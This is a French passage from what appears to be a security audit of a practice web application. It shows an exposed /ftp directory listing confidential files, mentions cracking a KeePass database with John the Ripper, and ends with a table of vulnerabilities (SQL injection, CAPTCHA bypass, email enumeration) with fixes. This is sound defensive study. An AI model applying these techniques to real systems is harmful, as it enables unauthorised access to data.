dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duiis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Lisez nos CGU ennuyantes si vous êtes intéressé par ce genre de trucs. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At

Lorsqu'on clique sur ce lien , on remarque qu'un fichier « **legal.md** » est automatiquement téléchargé. Cependant, si au lieu de cliquer sur le lien, nous essayons de voir vers quelle URL il pointe, nous obtenons <http://localhost:3000/ftp/legal.md>. Cela signifie qu'il existe sur le serveur un dossier **ftp** contenant le fichier **legal.md**. Il se trouve que le « listing-directory » (fait d'afficher le contenu d'un dossier par un serveur web) est activé pour ce dossier ftp. Voici donc ce qu'il advient lorsqu'on essaie d'accéder à l'URL <http://localhost:3000/ftp/> via notre navigateur :



On remarque immédiatement la présence de fichiers confidentiels directement accessibles, comme le fichier **acquisitions.md**. D'autres sont chiffrés, mais une fois téléchargés sur la machine locale d'un éventuel pirate, rien ne l'empêchera d'essayer une attaque par force brute pour casser le mot de passe de ces fichiers, en toute discrétion et avec le matériel suffisant pour potentiellement casser le mot de passe rapidement. Le fichier **incident-support.kdbx** correspond à une base de données KeePass2, dont il est possible de casser le mot de passe avec le logiciel **John the Ripper** par exemple.

Il s'agit donc ici d'une **FAILLE CRITIQUE**.

Correction :

Désactiver le « listing directory » sur ce dossier ne sera pas suffisant pour corriger la faille, puisqu'un pirate pourrait envoyer des requêtes aléatoires jusqu'à trouver les fichiers qu'il cherche. La meilleure solution est donc de retirer ces fichiers du serveur le plus rapidement possible.

Conclusion :

Voici un tableau récapitulatif des vulnérabilités trouvées, des risques associés à chacune d'elle ainsi que des propositions concrètes de correction de ces vulnérabilités :

Vulnérabilité	Risque	Correction
Contournement du CAPTCHA	SPAM de requêtes par des bots	Utiliser un vrai CAPTCHA, voire une solution comme Google ReCAPTCHA
Dépassement des bornes de la note de feedback du site	Trafic de la moyenne des notes du feedback utilisateur	Toujours revérifier côté serveur les données envoyées par le client
Injection SQL sur le formulaire d'authentification	Compromission de n'importe quel compte Escalade de privilège administrateur Accès complet au serveur par le biais de requêtes vers la base de données	N'utiliser que des requêtes préparées Séparer les privilèges d'accès à la base de données
Découvertes d'adresse email utilisateurs	Possibilité de savoir si une adresse email est inscrite sur le site	Envoyer toutes les questions secrètes d'un coup OU Utiliser un autre moyen pour réinitialiser le mot de passe
Fichiers confidentiels accessibles	Accès à des données ultra confidentielles et potentiellement à des mots de passe du site	Enlever ces fichiers du serveur Désactiver le « listing-directory »

Sources :

Calculateur CVSS : <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Catégories « OWASP TOP-10 » : <https://owasp.org/www-project-top-ten/>